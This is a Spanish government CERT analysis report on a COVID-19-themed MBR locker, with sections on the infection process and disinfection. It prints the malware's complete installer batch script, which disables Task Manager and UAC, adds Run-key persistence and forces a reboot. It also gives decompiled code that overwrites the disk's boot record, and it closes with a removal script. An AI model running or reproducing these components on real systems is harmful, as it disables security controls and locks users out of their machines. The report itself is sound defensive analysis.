Informe Código Dañino
CCN-CERT ID-07/20

MBR locker

Abril 2020

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2020.04.06 13:45:46 +02'00'

Fecha de Edición: abril de 2020

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de la muestra de código dañino correspondiente a una variante de ransomware que infecta el Master Boot Record (MBR).

El objetivo del binario es **sobrescribir el MBR del equipo** por uno propio que introduce el código dañino. Generalmente el código dañino destinado a infectar el MBR persigue inutilizar el equipo o pedir un rescate a cambio de una clave de descifrado para proceder con el inicio del sistema. Sin embargo, el arranque de un equipo infectado por el binario analizado **puede ser recuperado** como se indicará en posteriores secciones de este informe.

Si bien hoy en día no es común el malware destinado a infectar el MBR, la campaña causada en junio de 2017 por la variante de Petya perseguía este mismo fin, muestra que aún se trata de una amenaza a tener en cuenta.

Aprovechando la crisis de la pandemia causada por el Corona virus (COVID-19), los desarrolladores/as de malware han encontrado una fuente de inspiración en la que basar sus proyectos, bien sea para la creación de MBR lockers o ransomware, o bien para exprimir la temática en campañas de SPAM y diversos fraudes con los que atraer la curiosidad de los usuarios.

En los siguientes puntos del documento se entra en detalles técnicos sobre cada uno de los binarios que forman parte del proceso de infección, se detalla el proceso a seguir para desinfectar un equipo y se proporciona una regla Yara e indicadores de compromiso con los que identificar la amenaza.

3. DETALLES GENERALES

El binario objeto de análisis, ejecutable para sistemas Windows de 32-bits, se identifica con la firma SHA256 que se muestra a continuación.

Fichero	SHA256
COVID-19.exe	dfbcce38214fdde0b8c80771cfdec499fc086735c8e7e25293e7292fc7993b4c

Buscando referencias al hash del mismo, se puede encontrar que la primera fecha de la que se tiene constancia es el 22 de marzo de 2020.

Desarrollado en PureBasic y sin un *packer* que oculte su contenido a soluciones de seguridad, la finalidad del ejecutable inicial es actuar como componente *dropper* para el resto de binarios que incluye como recursos.

4. PROCESO DE INFECCIÓN

Debido a la cantidad de binarios que se emplean en el proceso de infección, el orden en el que se estructura este apartado del informe viene determinado por el orden de ejecución de cada uno de ellos.

4.1 COVID-19.EXE

El binario inicial actúa como componente *dropper* para cada uno de los binarios que forma parte del proceso de infección y se encarga de la primera ejecución de los mismos. Los indicados binarios adicionales se encuentran localizados en los recursos, tal como muestra la siguiente imagen.



Figura 1. Recursos del binario inicial

En la siguiente tabla se describe el contenido de cada recurso identificado por las iniciales que se observan en la figura 1.

Identificador	Descripción
B	Contenido del fichero *batch* a ejecutar por el binario inicial
F	Ficheros adicionales para el desarrollo del proceso de infección
I	Nombre y tamaño de los ficheros incluidos en el recurso F (valores necesarios para su extracción)
N	Nombre del fichero *batch* incluido en el recurso B

Del recurso **F**, se extraen los ficheros indicados por el recurso **I**, listados en la siguiente tabla.

Nombre del fichero
cursor.cur

Nombre del fichero
run.exe
Update.vbs
wallpaper.jpg
end.exe
mainWindow.exe

Los ficheros de la tabla anterior se escriben en disco en el mismo directorio en que se haya ejecutado el binario inicial. Una vez extraídos, el último paso del componente dropper es ejecutar desde el directorio **%temp%** el fichero *batch* **coronavirus.bat**, cuyo comportamiento se detalla en el siguiente apartado.

El componente *dropper* requiere de privilegios de administrador para su ejecución y no vuelve a formar parte del proceso de infección tras lanzar el fichero *batch* **coronavirus.bat**.

4.2 CORONAVIRUS.BAT

Ejecutado desde el directorio **%temp%** por el binario inicial, este fichero *batch* se encarga de crear el directorio de instalación, modificar una serie de valores en el registro del equipo y asegurar la persistencia de los binarios extraídos en el paso anterior.

```
@echo off
title coronavirus Installer
color 0c
md %homedrive%\COVID-19
move Update.vbs %homedrive%\COVID-19
move wallpaper.jpg %homedrive%\COVID-19
move cursor.cur %homedrive%\COVID-19
move end.exe %homedrive%\COVID-19
move mainWindow.exe %homedrive%\COVID-19
move run.exe %homedrive%\COVID-19
cls
attrib +H %homedrive%\COVID-19
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 1 /f
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /t REG_SZ /d %homedrive%\COVID-19\wallpaper.jpg /f
reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f
reg.exe ADD HKCU\Control Panel\Cursors /v Arrow /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v AppStarting /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v Hand /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /t REG_SZ /d %homedrive%\COVID-19\Update.vbs /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /t REG_SZ /d %homedrive%\COVID-19\run.exe /f
reg.exe ADD HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /t REG_SZ /d %homedrive%\COVID-19\end.exe /f
cls
echo coronavirus sucessfully installed!
echo Your computer will restart in 5 seconds to finish the installation :)
shutdown -r -t 5
pause >nul
exit
```

Figura 2. Fichero *batch* ejecutado por el binario inicial

El directorio de instalación se establece en la carpeta **COVID-19** en la raíz del disco. Los ficheros que se habían extraído en el paso anterior en la misma localización en que se ejecutaba el binario inicial, en este paso se mueven al directorio de instalación y se otorgan los atributos necesarios a la carpeta para ocultarla al usuario.

```
md %homedrive%\COVID-19
move Update.vbs %homedrive%\COVID-19
```

```
move wallpaper.jpg %homedrive%\COVID-19
move cursor.cur %homedrive%\COVID-19
move end.exe %homedrive%\COVID-19
move mainWindow.exe %homedrive%\COVID-19
move run.exe %homedrive%\COVID-19
cls
attrib +H %homedrive%\COVID-19
```

Con el fin de denegar a los usuarios la posibilidad de abrir el administrador de tareas y para evitar que se notifique cuando un programa va a realizar cambios en el equipo, se añaden los valores listados a continuación a las claves de registro que controlan mencionadas tareas.

```
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 1 /f
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
```

Después de cambiar el fondo de pantalla, intentar cambiar el cursor y asegurar la persistencia de tres binarios, el fichero *batch* reinicia el equipo, provocando de tal manera que los binarios apuntados por la clave de registro **CurrentVersion\Run** se ejecuten al iniciar el sistema.

```
echo coronavirus sucessfully installed!
echo Your computer will restart in 5 seconds to finish the installation :)
shutdown -r -t 5
pause >nul
exit
```

Tras concluir su ejecución, el fichero *batch* **coronavirus.bat** no vuelve a formar parte del proceso de infección.

4.3 FONDO DE PANTALLA

Uno de los ficheros que contiene el binario inicial entre sus recursos es la imagen JPG de tamaño 320x200 que se establece como fondo de pantalla.

Figura 3. Fondo de pantalla establecido por el código dañino

Además de establecer el nuevo fondo, desde el fichero **coronavirus.bat** se añade el valor necesario a la clave de registro **ActiveDesktop** para que el fondo de pantalla no pueda ser cambiado.

```
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /t REG_SZ /d %homedrive%\COVID-19\wallpaper.jpg /f

reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f
```

4.4 CURSOR

La modificación del cursor no puede realizarse debido a un fallo en el fichero **coronavirus.bat**.

```
reg.exe ADD HKCU\Control Panel\Cursors /v Arrow /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f

reg.exe ADD HKCU\Control Panel\Cursors /v AppStarting /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f

reg.exe ADD HKCU\Control Panel\Cursors /v Hand /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
```

Para que el cambio pueda ser efectivo, la clave de registro **HKCU\Control Panel\Cursors** debería incluirse en el fichero *batch* entre comillas (**"HKCU\Control Panel\Cursors"**). De haber sido así, el cursor se mostraría como en la imagen a continuación.



Figura 4. Cursor establecido por el código dañino

4.5 UPDATE.VBS

El primero de los ficheros para los que se garantiza la persistencia se corresponde con un Visual Basic Script.

```
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /t REG_SZ /d %homedrive%\COVID-19\Update.vbs /f
```

Después del reinicio causado por **coronavirus.bat**, **Update.vbs** es ejecutado por el sistema sin otro fin que mostrar el falso mensaje de error que se muestra en la siguiente imagen.



Figura 5. Falso mensaje de error mostrado por el fichero Update.vbs

El código completo del VBS se lista a continuación.

```
wscript.sleep 120000

x=msgbox ("The update server could not be resolved. Check your Internet settings or contact your system administrator.",16,"COVID-19")
```

4.6 RUN.EXE

El segundo de los ficheros para los que se garantiza la persistencia se corresponde con un ejecutable empaquetado por el *packer* open source UPX.

```
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /t REG_SZ /d %homedrive%\COVID-19\run.exe /f
```

Una vez desempaquetado para su análisis, se obtiene un binario también desarrollado en PureBasic, muy similar al ejecutable inicial. El objetivo del binario **run.exe** es extraer de sus recursos un nuevo fichero *batch*, **run.bat**, para ejecutarlo desde el directorio **%temp%**.

```
@echo off
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 1 /f
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /t REG_SZ /d %homedrive%\COVID-19\wallpaper.jpg /f
reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f
reg.exe ADD HKCU\Control Panel\Cursors /v Arrow /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v AppStarting /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v Hand /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /t REG_SZ /d %homedrive%\COVID-19\Update.vbs /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /t REG_SZ /d %homedrive%\COVID-19\run.exe /f
reg.exe ADD HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /t REG_SZ /d %homedrive%\COVID-19\end.exe /f
:run
%homedrive%\COVID-19\mainWindow.exe
goto run
exit
```

Figura 6. Fichero run.bat ejecutado por run.exe

El contenido del fichero *batch* **run.bat** replica código del fichero **coronavirus.bat** y será ejecutado cada vez que se inicie el sistema. El único contenido añadido, un bucle infinito, se observa al final del fichero.

```
:run
%homedrive%\COVID-19\mainWindow.exe
goto run
exit
```

El bucle infinito tiene como único objetivo ejecutar el binario **mainWindow.exe**.

4.7 MAINWINDOW.EXE

Desarrollado en Visual Basic, el ejecutable **mainWindow.exe** tiene como única finalidad mostrar al usuario una imagen bajo el título "**coronavirus has infected your PC**".



Figura 7. Imagen y mensaje mostrados por el ejecutable mainWindow.exe

De los dos botones que se muestran, solo el de ayuda ("**Help**") se puede pulsar, mostrando el mensaje adicional que se observa en la figura 7. El botón "**Remove virus**" no se encuentra habilitado y aunque lo estuviera, no tiene ninguna acción asociada.



Figura 8. Código descompilado del ejecutable mainWindow.exe

En el mensaje de ayuda sugiere que no se pierda el tiempo tratando de cerrar la ventana, pues el bucle infinito del fichero **run.bat** volverá a lanzar el ejecutable.

Además, se menciona la inhabilitación del administrador de tareas, como se indicaba en el apartado en que se detalla el fichero **coronavirus.bat**.

4.8 END.EXE

El tercer y último de los ficheros para los que se garantiza la persistencia se corresponde con un ejecutable desarrollado en Delphi.

```
reg.exe ADD HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /t REG_SZ /d %homedrive%\COVID-19\end.exe /f
```

Es ejecutado por el sistema tras el reinicio causado por el fichero *batch* **coronavirus.bat** y su objetivo es sobrescribir el Master Boot Record (MBR) por uno propio, que se encuentra embebido en el propio ejecutable, modificando de esta manera el siguiente arranque del sistema operativo.

```
v3 = CreateFileA("\\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
ReadFile(v3, &mbr_back_up, 0x200u, &nNumberOfBytesToWrite, 0);
SetFilePointer(v3, 512, 0, 0);
WriteFile_0(v3, &mbr_back_up, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
CloseHandle(v3);
v4 = CreateFileA("\\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
WriteFile_0(v4, &new_mbr_buffer, 0x200u, &NumberOfBytesWritten, 0);
CloseHandle(v4);
v5 = CreateFileA("\\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
qmemcpy(&mbr_locker_note, created_by_angel, 0xC00u);
SetFilePointer(v5, 1024, 0, 0);
WriteFile_0(v5, &mbr_locker_note, 0xC00u, &NumberOfBytesWritten, 0);
CloseHandle(v5);
```

Figura 9. Sobreescritura del MBR original por un MBR propio

Antes de sobrescribir el primer sector de 512 bytes con el MBR propio (marcado en negro), el MBR original se copia en el segundo sector, garantizando así una copia de seguridad (marcado en rojo). Finalmente, marcado en azul, en el tercer sector se escribe el mensaje que se mostrará por el nuevo MBR en el siguiente inicio del sistema.

Figura 10. Mensaje mostrado por el nuevo MBR en el siguiente inicio del sistema

Como medida de seguridad para evitar reinfecciones, antes de la sobreescritura se comprueba que el primer sector de 512 bytes, que se utiliza para el back-up, sea diferente del MBR propio con el que se va a sobrescribir. Si ambos buffers fueran

iguales sería indicativo de que el MBR ya ha sido sobrescrito y que **run.exe** no está siendo ejecutado por primera vez.



Figura 11. Comprobación sobre el back-up del MBR para evitar reinfecciones

4.9 MBR CUSTOM

El nuevo MBR extraído del binario **end.exe** es inspeccionado en mayor detalle en este apartado. El código presente en el punto de entrada se muestra en la imagen a continuación.

```
seg000:0000 start           proc far
seg000:0000                 jmp     short new_mbr_start
seg000:0000 ; ---------------------------------------------------------------------------
seg000:0002 aWobbychip      db 'WobbyChip'
seg000:000B ; ---------------------------------------------------------------------------
seg000:000B
seg000:000B new_mbr_start:                          ; CODE XREF: start↑j
seg000:000B                 cld
seg000:000C                 xor     ax, ax
seg000:000E                 mov     ss, ax
seg000:0010                 mov     sp, 7C00h
seg000:0013                 mov     ax, 8000h
seg000:0016                 mov     es, ax
seg000:0018                 assume es:nothing
seg000:0018                 mov     ds, ax
seg000:001A                 assume ds:nothing
seg000:001A
seg000:001A read_sectors:                           ; CODE XREF: start+2A↓j
seg000:001A                 mov     ax, 206h
seg000:001D                 mov     cx, 1
seg000:0020                 mov     dh, 0
seg000:0022                 mov     bx, 0
seg000:0025                 int     13h             ; DISK - READ SECTORS INTO MEMORY
```

Figura 12. Punto de entrada del nuevo MBR

La etiqueta que se remarca, puede ser indicio de la herramienta que se ha usado para generar el MBR. Sin embargo, la sección de código de interés del desensamblado del MBR, se encuentra después de las instrucciones destinadas a imprimir el mensaje que se almacenó en el tercer sector, para mostrar la pantalla que se indica en la figura 10.

```
seg000:0075             xor     ah, ah          ; AH = 0x00 - GET KEYSTROKE
seg000:0077             int     16h             ; KEYBOARD - READ CHAR FROM BUFFER, WAIT IF EMPTY
seg000:0077                                     ; Return: AH = scan code, AL = character
seg000:0079             cmp     ah, 1           ; Escape key scan code = 01
seg000:007C             jnz     short print_message_and_wait_for_input
seg000:007E             mov     ah, 2
seg000:0080             int     16h             ; KEYBOARD - GET SHIFT STATUS
seg000:0080                                     ; AL = shift status bits
seg000:0082             and     al, 0Fh         ; Check only "key pressed" bitfields
seg000:0084             cmp     al, 0Ch         ; 0xC = b"1100"
seg000:0086             jnz     short print_message_and_wait_for_input
seg000:0088             mov     ax, 7C0h
seg000:008B             mov     es, ax
```

Figura 13. Comprobación de la combinación de teclas pulsadas

Después de imprimir el mensaje, el código del MBR espera un input por parte del usuario. La combinación de teclas presionadas se comprueba en las instrucciones marcadas en rojo del desensamblado, pasando satisfactoriamente la comprobación si la combinación de teclas pulsadas coincide con **CTRL + ALT + ESC**.

En caso de introducir la combinación correcta, el back-up del MBR se devuelve a su posición original y el arranque del sistema operativo se desarrolla con normalidad.

5. DESINFECCIÓN

Para proceder con la desinfección, se propone un fichero *batch, disinfec.bat*, cuyo contenido se desglosa en este apartado. Reuniendo las líneas de código en un script con extensión **.bat** y ejecutándolo con permisos de administrador, se garantiza la desinfección a falta de un paso que se detallará al final de la sección. El efecto de cada línea de código se detalla a continuación.

- Permite a los usuarios recuperar el administrador de tareas.

```
REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 0 /f
```

- Permite a los usuarios recuperar las notificaciones cuando un programa haga cambios en el equipo.

```
REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 1 /f
```

- Elimina la clave de registro apuntando al fondo de pantalla establecido por el malware.

```
REG DELETE HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /f
```

- Permite recuperar las opciones para el cambio de fondo de pantalla.

```
REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 0 /f
```

- En el caso de que el cursor fuera modificado, permite recuperar el cursor por defecto.

```
REM REG ADD "HKCU\Control Panel\Cursors" /v Arrow /t REG_SZ /d %SystemRoot%\cursors\aero_arrow.cur /f
```

```
REM REG ADD "HKCU\Control Panel\Cursors" /v AppStarting /t REG_SZ /d
%SystemRoot%\cursors\aero_working.ani /f

REM REG ADD "HKCU\Control Panel\Cursors" /v Hand /t REG_SZ /d
%SystemRoot%\cursors\aero_link.cur /f
```

- Elimina las entradas asegurando la persistencia en sistemas de 32-bits.

```
REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /f

REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /f

REG DELETE HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /f
```

- Elimina las entradas asegurando la persistencia en sistemas de 64-bits.

```
REG DELETE HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v
CheckForUpdates /f

REG DELETE HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v explorer.exe
/f

REG DELETE HKLM\software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC!
/f
```

- Termina el proceso run.exe y los que penden de él.

```
TASKKILL /f /im run.exe /t
```

- Elimina el directorio de instalación y su contenido.

```
RMDIR /S /Q %homedrive%\COVID-19
